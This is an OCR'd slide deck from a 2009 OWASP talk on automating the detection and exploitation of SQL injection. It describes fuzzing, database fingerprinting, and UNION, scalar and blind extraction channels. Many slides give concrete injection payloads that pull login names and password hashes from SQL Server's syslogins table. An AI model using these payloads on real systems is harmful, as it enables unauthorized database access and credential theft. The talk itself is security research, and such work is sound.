Automated SQL Ownage Techniques

Sebastian Cufre
Developer
Core Security Technologies
sebastian.cufre@coresecurity.com

OWASP
October 30th, 2009

The OWASP Foundation
http://www.owasp.org

Introduction

- From wikipedia.org:

"SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered […]"

http://en.wikipedia.org/wiki/SQL_injection

- SQL Injection vulnerabilities are far from being a novelty these days. Although, nowadays, developers still use insecure techniques which in the end make their way to web sites, where organizations still struggle to solve them.

Objective

We'll describe an extensible black box method to find and exploit in an automatic way SQL injection vulnerabilities avoiding false positives.

- Automatic.
- Vulnerability is actively exploited.
  - Discards false positives.
- Provides an opaque SQL interface through the vulnerability abstracting the user about what's under the hood (Channels).
- Extensible to new exploitation methods.

Overview

The whole process will consist of 5 phases:

- Information gathering, where we'll find pages and user input.
- Fuzzing, to select potential candidates.
- Elicitation, where we'll understand the vulnerability characteristics.
- Channel setup, to customize the attack based on the vulnerability context, defining the method we'll use to exploit the vulnerability.
- Exploitation, where by using the interface channels provide we'll execute arbitrary SQL queries.

Agenda

- Gathering pages and finding user input.
- Finding candidates.
- Detecting errors.
- Confirming vulnerabilities.
- Channel setup.
- Exploiting the vulnerability.
- Useful SQL transformations.
- Conclusions.

Gathering pages

- A web spider
  - Requires little user interaction
  - Hard to emulate web browser and user behavior.
- A proxy
  - Requires a lot of user interaction
  - Hard to cover all the application "surface"
  - Covers rich content (even unknown frameworks).

Finding user input

- Parse URLs for the QUERY_STRING
  - In some cases part of the path is used as a parameter (Apache's mod_rewrite)
- Parse pages for <form> tags
- Cookies

Fuzzing

- It's a Fuzzer! We sent potentially offensive data and check for errors.
- A method to select potential candidates for the elicitation phase.
  - It can be skipped.
- Detecting errors
  - HTTP error code
  - Error strings
  - Redirects
  - Page difference
    - Absynthe's page fingerprint
    - DOM tree compare (i.e. XMLUnit)

Elicitation

- Verify if we can manipulate the vulnerable query.
- Will give a understanding of the vulnerability to inject the vulnerable query maintaining it's syntax correct.
- Determine the type of the injected code.
  - Done throughout several true/false tests.
  - Two folded tests to verify each test.

Elicitation (cont.)

Infering a string injection

- `query = "SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%" + param + "%'"`

Elicitation (cont.)

Infering a string injection

- `query = "SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%" + param + "%'"`

1. `SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%abcdefgh%'`
   - OK
   - Neither a number nor a date

Elicitation (cont.)

Infering a string injection

- `query = "SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%" + param + "%'"`

1. `SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%abcdefgh%'`
   - OK
   - Neither a number nor a date
2. `SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%abcd'+'efgh%'`
   - OK

Elicitation (cont.)

Infering a string injection

- `query = "SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%" + param + "%'"`

1. `SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%abcdefgh%'`
   - OK
   - Neither a number nor a date
2. `SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%abcd'+'efgh%'`
   - OK
3. `SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%'abcd%'`
   - Error
   - It's a string

Elicitation (cont.)

Determine the backend database engine

- Inject a snippet with functions or statements engine specific that will fail in the other ones.
  - `HEX()` in DB2
  - `HOST_NAME()` in SQL Server
  - `CAST(VERSION() AS CHAR)` in MySQL
- Do a brute force until any succeeds, then you got the engine.

Elicitation (cont.)

Example:

- `query = "SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%" + param + "%'"`

Elicitation (cont.)

Example:

- **query** = "SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%" + **param** + "%'"

1. SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%'||HEX('a')||'%'
   - Error
   - Not DB2

Elicitation (cont.)

Example:

- **query** = "SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%" + **param** + "%'"

1. SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%'||HEX('a')||'%'
   - Error
   - Not DB2
2. SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%'+CAST(VERSION() AS CHAR)+'%'
   - Error
   - Not MySQL

Elicitation (cont.)


Example:

- **query** = "SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%" + **param** + "%'"

1. SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%'||HEX('a')||'%'
   - Error
   - Not DB2
2. SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%'+CAST(VERSION() AS CHAR)+'%'
   - Error
   - Not MySQL
3. SELECT CategoryId, CategoryName FROM Categories WHERE CategoryName LIKE '%'+HOST_NAME()+'%'
   - OK
   - It's SQL Server

Channels

We'll give the channel an arbitrary SQL statement we want to execute. The channel will manipulate the statement creating one or more **HTTP** requests containing another **SQL'** statement where the web application will use to build a final **SQL''** statement that will get sent to the database engine.



Channels setup

Channels are an abstraction which represent the way we'll conduct the attack providing an opaque interface to execute arbitrary queries hiding the implementation details.

- **UNION**, that provides a way of combining our arbitrary query with the vulnerable one, becoming the results part of the original query.
- **Scalar**, which provides a way of obtaining a single scalar result per request.
- **Blind**, where we can "ask" a true or false question in each request.

Channels setup, UNION

Taking advantage of the UNION clause we'll try to obtain the results of our arbitrary query, combining it with the vulnerable one.

- Determine if the injection is in a SELECT and where is it (WHERE/HAVING, TOP, LIMIT, ORDER BY, Columns)
  - Close opened parenthesis (for injections in the WHERE)
- Build a prefix and postfix to concatenate another SELECT

Channels setup, UNION (cont.)

- Count columns
  - Append a SELECT with NULL columns until it works.
- Determine column types
  - Test with each type, NULL the others.
- Determine column visibility (if it can be used to extract data).
  - Append a SELECT with random data in each column and verify if it gets outputted in the result web page.

Channels setup, Scalar

We can control a simple SQL scalar statement that gets evaluated and it's result outputted in the webpage.

- Test with a simple scalar expression to see if it appears in the result web page.
- Use the injection type previously determined to build the expression to inject.
- To get this thing working we'll need the injection type to be a string, so we can fail in those cases were it isn't a string, or we can ignore that a go on as is it were a string.

Channels setup, Blind

Lets us ask true or false questions to the backend engine, letting us extract 1 bit of information per question.

- Use the SQL CASE statement to produce a runtime error depending on an arbitrary condition (which we'll provide).
  - `CASE WHEN [condition] THEN [valid scalar value] ELSE (SELECT [valid scalar value] UNION ALL SELECT [valid scalar value]) END`
  - When the condition is false it will evaluate to an invalid non scalar value.
- Test if the above method works with an always true condition and an always false condition

Channels

- Provide an opaque interface to send arbitrary queries and get their results.
- They are an abstraction of the attack describing what needs to be done to exploit the vulnerability.
- Most of the job consist of a SQL parser and rewrite and splitting the queries.

Channels, UNION

- Append a query using UNION.
- The appended query must match the columns of the application query (amount and types).
- We'll use a single string column to grab all the data adding separators.
- Add something to the query that will let us identify multiple occurrences of the same row.
- We don't know the column types of the query we want to execute.
  - Cast all columns to string and get their result as string.
- Almost the fastest way to extract data as a query can be grabbed in a single request.

Channels, UNION (cont.)

Example:

```
query = "SELECT Name, Age, BrithDate FROM
  Person WHERE Id=" + param
```

- Prefix: `0 UNION ALL`
- Postfix: `--`
- 3 columns: String, Number, Datetime, All visible.
- We'll use the 1st column, which is of type string
- We generate random values as filler for the other columns: `1234, '07-jun-07'`
- The database engine is SQL Server.

Channels, UNION (cont.)

- We want get the results of: `SELECT name, password FROM syslogins`
- We define a separator for rows: `'abcd' = 'ab'+'cd'`
- We define a separator for columns: `'efgh' = 'ef'+'gh'`
- Parse the query:
  - Columns: `name`, `password`
  - Tables: `syslogins`

Channels, UNION (cont.)

- Rewrite columns with a `CAST()`
  - `CAST(name as VARCHAR(4000))`
  - `CAST(password as VARCHAR(4000))`
- Add a column with a row identifier: `CAST(NEWID() AS VARCHAR(36))`
- Write the query adding the separators:

```
SELECT 'ab'+'cd'+CAST(NEWID() AS
  VARCHAR(36))+'ef'+'gh'+CAST(name AS
  VARCHAR(4000))+'ef'+'gh'+CAST(password AS
  VARCHAR(4000))+'ab'+'cd', 1234, '07-jun-07'
  FROM syslogins
```

- Build the injection, using the prefix and postfix.

Channels, UNION (cont.)

- All rows should be enclosed between `abcd` markers.
- Columns should be split by `efgh` markers.
- The first column is the row identifier, so all rows with the same value in that column are the same.
- All columns should also have a `COALESCE()` to avoid `NULL` values nulling the whole result.
- After we write the query it can be rewritten to split it in chunks to grab less rows per request.

Channels, Scalar

- We can get the result of any SQL scalar expression, just casting it to string.
- To get the results of a query through this kind of situation we must split the original query into multiple queries.
- Each request contain several cells, all concatenated, which is a scalar value.

Channels, Scalar (cont.)

Example:

```
query = "SELECT Name+'" + param + "', Age
  FROM Person"
```

- Prefix: `'+`
- Postfix: `+'`
- We'll fetch 1 row per request
- We define a separator for rows: `'abcd' = 'ab'+'cd'`
- We define a separator for columns: `'efgh' = 'ef'+'gh'`
- We want get the results of: `SELECT name, password FROM syslogins`

Channels, Scalar (cont.)

- We count the number of rows:
  - Create a query that returns the row count of the given query:
    ```
    SELECT COUNT(1) FROM (SELECT name, password
    FROM syslogins) T
    ```
- Rewrite the query as a scalar statement, casting it to string and adding markers:
  - ```
    'hi'+'jk'+CAST((SELECT COUNT(1) FROM (SELECT
    name, password FROM syslogins) T) AS
    VARCHAR(4000))+'hi'+'jk'
    ```
- Build the injection, using the prefix and postfix.
    ```

Channels, Scalar (cont.)

- For each row:
  - Build a query for this row: `SELECT TOP 1 c01,c02 FROM (SELECT TOP 1 c02,c02 FROM (SELECT name AS c01,password AS c02 FROM syslogins) t ORDER BY 1,2) t ORDER BY 1 DESC,2 DESC`
- Rewrite the query as a scalar statement, casting it to string and adding markers:
  - `(SELECT TOP 1 'ab'+'cd'+c01+'ef'+'gh'+c02+'ab'+'cd' FROM (SELECT TOP 1 c02,c02 FROM (SELECT name AS c01,password AS c02 FROM syslogins) t ORDER BY 1,2) t ORDER BY 1 DESC,2 DESC)`
- Build the injection, using the prefix and postfix.

Channels, Blind

- Provides a way of grabbing 1 bit of information per request.
- We do it generating a runtime error in the injected query depending on an arbitrary condition (that we provide).
  - It can also be done using delays.
- We'll use the CASE statement: `CASE WHEN [condition] THEN [valid value] ELSE [invalid value] END`
- `[invalid value]` should be `(SELECT [valid value] UNION ALL SELECT [valid value])`, which is an invalid scalar value.

Channels, Blind (cont.)

- To grab a scalar number value we do binary search.

- To grab any scalar value (that we don't know its type):
  - We cast it as string.
  - We get its length (it's a number).
  - We iterate through characters and get their ASCII value (it's a number).
    - Can be optimized using weighted binary search.

Channels, Blind (cont.)

- To grab a whole result:
  - Get the amount of rows (using the number method)
  - Using the parser you can figure out how many columns the query has.
  - Iterate through each cell:
    - Grab each cell using the *any type* scalar method.

Channels, Non-SELECT statements

- If the SQL interface used by the web application allows it, you may use semi-colon to close the injected query, and append other statements.
  - Easy to do in the UNION channel where you know where the injection is and how to close it.

- Oracle for example, has multiple functions in the default install. Up to Oracle 10g R2 there is a function which has a SQL Injection vulnerability that can be used to execute anything as SYS. Using this vulnerability we can execute anything with just SELECT statements.

SQL Transformations, COUNT()

- Given an arbitrary query you want to know how many rows it will return.

- Simple solution: With a subquery.
  - `SELECT COUNT(1) FROM ([query]) T`

SQL Transformations, COUNT() (cont.)

- Optimizing it:
  - When the query doesn't have a `FROM` or a `WHERE` it will always return 1 row.
  - When the query doesn't have a `GROUP BY` and has an aggregation function it will always return 1 row.
  - When the query doesn't have a `GROUP BY` or an aggregation function and the `WHERE` clause (if there's any) doesn't reference any aliases, remove all columns and replace with a simple `COUNT(1)`
    - `SELECT name, password FROM syslogins` → `SELECT COUNT(1) FROM syslogins`

SQL Transformations, First rows

- Given an arbitrary query you want another one that returns it's first N rows.
- All engines provide this functionality (i.e. SQL Server's TOP)

- If the query doesn't have the engine's top clause, just add it.
  - `SELECT name, password FROM syslogins` → `SELECT TOP 5 FROM syslogins`

SQL Transformations, First rows (cont.)

- If the query has the engine top clause:
  - Example:
    - `SELECT TOP 5 name, password FROM syslogins`
  1. Add an alias to each column
     - `SELECT TOP 5 name AS c01, password AS c02 FROM syslogins`
  2. Subquery it using the aliases
     - `SELECT c01, c02 FROM (SELECT TOP 5 name AS c01, password AS c02 FROM syslogins) T`
  3. Add the engine top clause
     - `SELECT TOP 3 c01, c02 FROM (SELECT TOP 5 name AS c01, password AS c02 FROM syslogins) T`

SQL Transformations, Subset

- Given an arbitrary query you want another one that returns N rows starting at M row of the original query.
  - Example:
    - `SELECT name, password FROM syslogins`
  1. Add an alias to each column
     - `SELECT name AS c01, password AS c02 FROM syslogins`
  2. Add (or replace) the query `ORDER BY` to use all columns in ascendant order (use column numbers).
     - `SELECT name AS c01, password AS c02 FROM syslogins ORDER BY 1, 2`

SQL Transformations, Subset (cont.)

3. Get the first N+M rows of it:
   - `SELECT TOP [N+M] name AS c01, password AS c02 FROM syslogins ORDER BY 1, 2`
4. Subquery it in reverse order:
   - `SELECT c01, c02 FROM (SELECT TOP [N+M] name AS c01, password AS c02 FROM syslogins ORDER BY 1, 2) T ORDER BY c01 DESC, c02 DESC`
5. Get the first N rows:
   - `SELECT TOP [N] c01, c02 FROM (SELECT TOP [N+M] name AS c01, password AS c02 FROM syslogins ORDER BY 1, 2) T ORDER BY c01 DESC, c02 DESC`

SQL Transformations, Subset (cont.)

Example:

```
SELECT username, password FROM syslogins
```

We want 3 rows starting at 2nd row

administrator	admin
david	12345
guest	guest
john	doe
robert	secret
sebastian	password

administrator	admin
david	12345
guest	guest
john	doe
robert	secret
sebastian	password

robert	secret
john	doe
guest	guest
david	12345
administrator	admin

robert	secret
john	doe
guest	guest
david	12345
administrator	admin

Conclusions


- Exploiting vulnerabilities serves as a proof of it's existence.

- Actively exploiting vulnerability can give a better exposure analysis letting prioritize the vulnerability assessment process.

Further works

- Application firewalls and IDS evasion.
- Handling vulnerability constraints.
  - Input piercing.
  - Output size.
- Interpret error messages.

Questions



Thanks!